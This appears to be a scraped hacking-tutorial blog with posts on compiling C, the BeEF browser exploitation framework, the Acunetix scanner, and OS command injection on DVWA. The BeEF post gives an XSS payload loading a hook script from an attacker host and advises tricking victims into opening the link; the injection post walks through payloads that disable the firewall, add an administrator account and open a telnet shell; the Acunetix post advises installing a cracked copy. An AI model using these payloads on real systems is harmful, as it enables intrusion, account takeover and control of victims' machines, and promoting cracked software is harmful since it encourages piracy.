Pages

Banner 468 x 60px


Sunday, September 23

How to Run "C Program" in Linux

1 comments
Hello friends,

sometimes we need to run the C programs in the Linux Box,

Today i am showing you people how to run an "C language program" from the Linux System.

In linux we can use the gcc command to run C programs

Most of the time by default the gcc installed in the linux.

Type the following command to verify the gcc is installed :

which gcc

output

/usr/bin/gcc

To find the version of the gcc

gcc --verision

output

gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Writing first program:

Open the vi editor

$vi Hello.c

and type the following lines of code

#include<stdio.h>
main (void)
{
    printf("Hello World");
    return 0;
}

Compiling Program

Compile the program and make executable

$gcc Hello.c -o Hello

To execute the program

$./Hello

Output

Hello World


Read more...

Tuesday, September 4

BeEF Lab

0 comments

Hello friends

we seen how to start and test BeEF in the previous post. Now in this post we will be seeing how to work with XSS Vulnerability by using BeEF Framework.

Lab Setting:


1.XP Virtual Machine (Victim)
2.Backtrack VM (Attacker)

Attacker:


1.Start BeEF in the Backtrack.

Now we will get the UI URL and the HOOK URL


2.Open the browser (any browser but firefox is preferable)

3.Copy the UI URL from the terminal and paste it in a URL of a browser http://192.168.0.103:3000/ui/panel

4.Now you will get the login screen of beef

5.Enter the username and password as beef/beef


6.Take any site that is vulnerable to xss ex: demo.testfire.net


7.Check for the cross site scripting vulnerability with simple script <script>alert(123);</script>


8.paste that script in the search box of demo.testfire.net


9.See if you are getting the pop up box or not


10.see the URL in the website http://demo.testfire.net/search.aspx?txtSearch=<script>alert(123);</script>

11.Frame the URL with like this <script src=http://192.168.0.103:3000/hook.js></script>

http://demo.testfire.net/search.aspx?txtSearch=<script src=http://192.168.0.103:3000/hook.js></script>


12.perform some social engineering to send the link to victim by using the mail or chat

Victim:


1.Now victim open the link the attacker sended nothing changed, the page is as usual

Attacker:


when ever the victim opens that link check in the beef user interface

the beef will create a zombie of victim system

click on the zombie which created


Go to the Commands tab --> Misc --> Raw javascript --> Execute


and see in the victim machine i.e,XP


now u can execute what ever the commands u want on the victim machine.

in the next post i will show how to integrate the metasploit with the beef framework

thank u

Read more...

Monday, September 3

BeEF - Browser Exploitation Framework

0 comments


BeEF is the Browser Exploitation Framework. The BeEF is an powerful security Framework. It Mainly focuses on the browser based exploits.


If you want to see the real exploitaiton with the XSS(Cross Site Scripting) the beef can be good one. By using Beef we can see what we can do with the XSS Vulnerability.

How to start with BEEF

In Backtrack Beef is already there but before that you have to install it once

Applications --> Backtrack --> Exploitation Tools --> Social Engineering Tools --> Beef XSS Framework --> Beef installer

You will be getting this screen


Applications --> Backtrack --> Exploitation Tools --> Social Engineering Tools --> Beef XSS Framework --> Beef

Dont close this terminal place like that only


The default username/password is beef/beef

Copy the UI URL and paste that in the Attacker Browser

and we will get an beef authentication page


the username and password is beef/beef

After login we will get this page


For checking

http://192.168.0.107:3000/demos/basic.html

Just place this in another tab


and see in the hooked browser section

after that we will get all the details of the hooked browser and we can execute the scripts


In the next article we will see how to exploit the XSS Vulnerability using BeEF Framework

More information on BeEF

http://www.bindshell.net/tools/beef.html

http://beefproject.com/


Read more...

Friday, July 20

Acunetix

0 comments
Hello Friends today we are seeing the popular web application scanner called Acunetix,

The Acunetix is one of the best web application scanners,

we are having a lot of other scanners like

IBM Appscan,

Acunetix

HPWeb Inspect

Netsparker

W3af

In this only the w3af is the opensource web application scanner that is freely available with the Backtrack 5

comming to the Acunetix here i am showing the Acunetix version 7 and how to install and use it

go and search the google for the Acunetix version 7 and crack

after that install the accunetix and crack

Now we will start scan a website and search for vulnerabilities

First go to New Scan ->

you will be getting this screen


The scan type you have to enter

we are having different scan types like

1.want to scan for single URL

2.you can the crawled results for scanning

3.Want to scan for more than one URL, then we have to give it in a file and provide it as input

now we are scanning a single URL

I am taking an URL http://www.testasp.vulnweb.com


just click on next we can check our website is running or not

we will get the banner of the server like Server Operationg System and web server and language used to develop the website etc..


then the scanner asks for the crawling options see each and every option and check the box


Now when we click on next scan options will be there

we are having three types of scan options

1.Quick

2.Heuristic

3.Extensive

The Quick scan will wont give much correct results

The Extensive will take a lot of time to scan

so we will go for the Heuristic scan


Then it will show the final screen and we will go for scanning


Then Scanning starts

Then Happy Scanning

In my next post i will show how to test for the vulnerabilities using the Accunetix

Good Bye


Read more...

Saturday, May 19

Command Execution Vulnerability Exploitation

1 comments

Today i will be showing how to hack the website with the command execution vulnerability.

we will be see this on the DVWA

What is Command Execution ?

OS command injection is a technique used via a web interface in order to execute OS commands on a web server.

The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords.

*** In the previous article i written how to access the dvwa from the backtrack that is installed in XP machine

Practical:

1.Take XP machine and the Backtrack Machine

2.Enter the ip of the XP machine and the dvwa

http://192.168.25.54/dvwa

the dvwa will open and go to command execution

3.The DVWA website asked to enter the IP to ping

so enter the 127.0.0.1(Your IP)

its pingging so its cool ..

4.Now try to execute the dir command ..

boom.......

got an error whats the problem ..

it only allows you to execute the ping command not any other then

how to bypass this

we can bypass this by using && or |(pipe) symbol

5. Now lets try this command

127.0.0.1 && dir  ( or)

127.0.0.1 | dir   ( or)

 | dir

means just pipe and command


ok its executed, now try to find the ip of remote system

127.0.0.1 | ifconfig

Now if u want to find the files in the system32 directory then

127.0.0.1 && cd ../../../../../windows/system32 & dir


Now you can access what ever files you require from the system

What else we can do with Command Execution

Normally i am executing the command like this

| dir

but after this i want to take shell of the remote computer, we are having different ways i am showing one

1.so what i do is i disabled the firewall by executing the windows commands

To disable the windows XP firewall

    netsh firewall set opmode disable

In your command execution type as "| netsh firewall set opmode disable" (without quotes)
   
To enable the windows XP firewall

    netsh firewall set opmode enable
   
2. After that i want to start the service which is help ful for me, so i started the TELNET service by using the following commands

To start the TELNET service from command prompt

    sc config tlntsvr start= auto (Hit Enter)

    net start telnet

In your command execution type as "| sc config tlntsvr start= auto" (without quotes)

    | net start telnet


3.so i want to access the remote PC with the help of Telnet but it will ask the login and password

so i added 1 user from cmd prompt only

To add new user from command prompt

    net user /add user1 Ab12345

In your command execution type as "| net user /add user1 Ab12345" (without quotes)


4.Now i am the user but not having prievilages to access the telnet so thats why i added this user to the Administrators group for admin prievilages

    net localgroup administrators user1 /add

In your command execution type as "| net localgroup administrators user1 /add" (without quotes)   

5.I started a terminal in the backtrack and try to connect with the telnet

After that now i connected with the telnet

    telnet 192.168.x.x
   
    login:user1
    password:Ab12345


Boooooooooooooooom...............
   
Got the shell of the remote computer

    c:\>


Read more...